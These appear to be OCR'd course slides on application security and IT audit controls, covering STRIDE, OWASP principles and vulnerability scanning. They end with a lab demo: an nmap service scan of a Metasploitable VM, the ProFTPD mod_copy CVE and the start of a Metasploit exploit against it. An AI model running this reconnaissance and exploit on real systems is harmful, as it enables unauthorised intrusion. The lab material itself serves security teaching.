


Application 3+ Tier Architecture example

Note that there are many possibly vulnerable versions of 3rd party libraries and software components used in the browser and web/application server

https://nvd.nist.gov/vuln/search


Angular
Passport
Swagger
Mapserver
…



Agenda

- ✓In the News
- ✓Team Project Guidance
- ✓Distributed Systems
  - ✓File Server Architecture
  - ✓Client/Server Architecture
  - ✓N-Tier Architecture
  - ✓Cloud Architecture
  - ✓Service Oriented Architecture (SOA)
- ✓Example Cloud-based N-Tier SOA Application Development System
- Control Stages, Objectives, Application Security Testing
- Additional Best Practices
- Team Project Guidance

Shifting Security Left – that is: earlier in the software development life cycle



Information System Development Control Stages

Control over applications is conducted at every stage and begins at the start of the development of the information system


This takes 2 basic forms:

1. Control over the development process itself
2. Ensuring adequate business controls are built into the finished product

Major control stages would include:


- System design
- System development 
- System operation
- System utilization

Control Objectives for Business Information Systems



1. Input control objectives
2. Processing control objectives
3. Output control objectives

Control Objectives for Business Information Systems



Input control objectives

- All transactions are
  - initially and completely recorded
  - completely and accurately entered into the system
  - entered only once


- Controls in this area may include:
  - Pre-numbered documents
  - Control total reconciliation
  - Data validation
  - Activity logging
  - Document scanning and retention for checking
  - Access authorization
  - Document cancellation (e.g. after entry)

Control Objectives for Business Information Systems

Processing control objectives

- Approved transactions are accepted by the system and processed
- All rejected transactions are reported, corrected, and re-input
- All accepted transactions are processed only once
- All transactions are accurately processed
- All transactions are completely processed

- Controls over processing may include:
  - Control totals
  - Programmed balancing
  - Reasonableness tests
  - Segregation of duties
  - Restricted access
  - File labels
  - Exception reports
  - Error logs
  - Concurrent update control




Control Objectives for Business Information Systems

Output control objectives focus on

- Hardcopy
- File outputs and output record sets stored in tables
- Online query files and outputs stored in tables


- Controls over output may include:
  - Assurance that the results of input and processing are output
  - Output is available to only authorized personnel
  - Complete audit trail
  - Output distribution logs



Control Objectives for Business Information Systems

Computer program control objectives focus on

- Integrity & Security of programs and processing
- Prevention of unwanted changes



Typical computer program controls include:

- Ensuring adequate design and development
- Ensuring adequate testing
- Controlled transfer of programs (among machines, from version control, …)
- Ongoing maintainability of systems
- Use of formal SDLC
- User involvement
- Adequate documentation
- Formalized testing plan
- Planned conversion
- Use of post-implementation reviews (see CISA chapter)
- Establishment of a quality assurance (QA) function
- Involvement of internal auditors


Testing of these controls require IT auditors to seek evidence regarding their adequacy and effectiveness….


Software security, includes threat and attack surface analysis…

Attack surface *is what is available to be used by an attacker against the application itself*

Goal of attack surface analysis is to identify and reduce the amount of code and functionality accessible to untrusted users

Development team should reduce the attack surface as much as possible to remove "resources" that can be used as avenues for the attacker to use





- *How do you know the web browser is used by the person you expect?*
- *Is it OK for data to go from one "box" to the next without being authenticated?*
- *Is it OK for data to go from one "box" to the next without being encrypted?*
- *What happens if someone made unauthorized modifications to data in the database?*

STRIDE Threat Modeling

Threat	Desired property
Spoofing	Authenticity
Tampering	Integrity
Repudiation	Non-repudiability
Information disclosure	Confidentiality
Denial of Service	Availability
Elevation of Privilege	Authorization

A "simplified threat-risk model" which is easy to remember

Spoofing Identity

- Is a key risk for applications with many users and a single execution context at the application and database tiers
- Users should not be able to become any other user or assume the attributes of another user

Tampering with Data

- Data should be stored in a secure location, with access appropriately controlled
- The application should carefully check data received from the user and validate that it is "sane" (i.e. relevant and valid) and applicable before storing or using it
- Data entered in the client (e.g. browser) should be checked and validated on the server and not in the client where the validation checks might be tampered with
- Application should not send and calculate data in the client where the user can manipulate the data, but in the server-side code

Repudiation

- Determine if the application requires nonrepudiation controls, such as web access logs, audit trails at each tier, or the same user context from top to bottom
- Users may dispute transactions if there is insufficient auditing or record-keeping of their activity

Denial of Service

- Application designers should be aware that their applications are at risk of denial of service attacks
- Use of expensive resources (e.g. large files, heavy-duty searches, long queries) should be reserved for authenticated and authorized users and should not be available to anonymous users.
- Every facet of the application should be engineered to perform as little work as possible, to use fast and few database queries, and to avaoid exposing large files or unique links per user to per user to prevent simple denial-of-service attacks

Elevation of Privilege

- If an application provides distinct user and administrative roles, ensure that the user cannot elevate his or her role to a more highly privileged one
- All actions should be controlled through an authorization matrix to ensure that only the permitted roles can access privileged functionality. It is not sufficient, for example, to not display privileged-role links

OWASP (Open Worldwide Application Security Project) Frameworks

- Vulnerabilities


  - API Abuse
  - Authentication Vulnerability
  - Authorization Vulnerability
  - Availability Vulnerability
  - Code Permission Vulnerability
  - Code Quality Vulnerability
  - Configuration Vulnerability
  - Cryptographic Vulnerability
  - Encoding Vulnerability
  - Environmental Vulnerability
  - Error Handling Vulnerability
  - General Logic Error Vulnerability
  - Input Validation Vulnerability
  - Logging and Auditing Vulnerability
  - Password Management Vulnerability
  - Path Vulnerability
  - Sensitive Data Protection Vulnerability
  - Session Management Vulnerability
  - Unsafe Mobile Code
  - Use of Dangerous API


- Principles
  - Apply defense in depth (complete mediation)
  - Use a positive security model (fail-safe defaults, minimize attack surface)
  - Fail securely
  - Run with least privilege
  - Avoid security by obscurity (open design)
  - Keep security simple (verifiable, economy of mechanism)
  - Detect intrusions (compromise recording)
  - Don't trust infrastructure
  - Don't trust services
  - Establish secure defaults (psychological acceptability)

- Top 10 Web Application Security Risks

Vulnerability Scanning

- Scanning methods:
  - Safe
  - Destructive
- Service recognition – Determines what service is running on which ports
- Reports
  - Indicates the threat level for vulnerabilities it detects
    - Critical
    - High
    - Medium
    - Low
    - Informational
  - Description of Vulnerability
  - Risk Factor
  - CVE Number





https://nmap.org/book/man.html

https://nmap.org/book/man-briefoptions.html

Download | Reference Guide | Book | Docs | Zenmap GUI | In the Movies

Nmap Network Scanning / Chapter 15. Nmap Reference Guide / Options Summary

◀ Prev Next ▶

Options Summary

This options summary is printed when Nmap is run with no arguments, and the latest version is always available at https://svn.nmap.org/nmap/docs/nmap.usage.txt. It helps people remember the most common options, but is no substitute for the in-depth documentation in the rest of this manual. Some obscure options aren't even included here.

```
Nmap 7.92SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
```

SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info

NIST

NVD MENU

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

CVE-2015-3306 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Source: MITRE

View Analysis Description

QUICK INFO

CVE Dictionary Entry:
CVE-2015-3306

NVD Published Date:
05/18/2015

NVD Last Modified:
01/02/2017

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity

NIST: NVD

References t

By selecting these links, information that would page. There may be oth or concur with the facts these sites. Please addr

Hyperlink
http://lists.fedoraproject
http://lists.fedoraproject
http://lists.fedoraproject
http://lists.opensuse.org
http://packetstormsecuri
http://packetstormsecuri
http://packetstormsecuri
http://packetstormsecuri
http://www.debian.org/s
http://www.rapid7.com/d
http://www.securityfocu
https://www.exploit-db.c
https://www.exploit-db.c

Weakness Er

CWE-ID
CWE-284

Known Affec

Configuration 1 (hide)

cpe:2.3:a:proftpd:proftpd:1.3.5:*:*:*:*:*:*:*

Show Matching CPE(s)

Change History

7 change records found - show changes

ProFTPD 1.3.5 Mod_Copy Command Execution

Disclosed	Created
04/22/2015	05/30/2018

Description

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

Author(s)

Vadim Melihow
xistence <xistence@0x90.nl>

Platform

Unix

Architectures

cmd

```
┌──(profdavel461㉿kali)-[~]
└─$ virt-manager

┌──(profdavel461㉿kali)-[~]
└─$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=5.27 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.685 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.627 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=0.639 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=0.714 ms
^C
--- 192.168.56.102 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4075ms
rtt min/avg/max/mdev = 0.627/1.587/5.271/1.842 ms

┌──(profdavel461㉿kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-06 14:32 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0056s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmire
1524/tcp open  bindshell   Metasploitable
2049/tcp open  nfs         2-4 (RPC #10000
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds

┌──(profdavel461㉿kali)-[~]
└─$
```

```
File  Edit  View  Terminal  Tabs  Help
msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
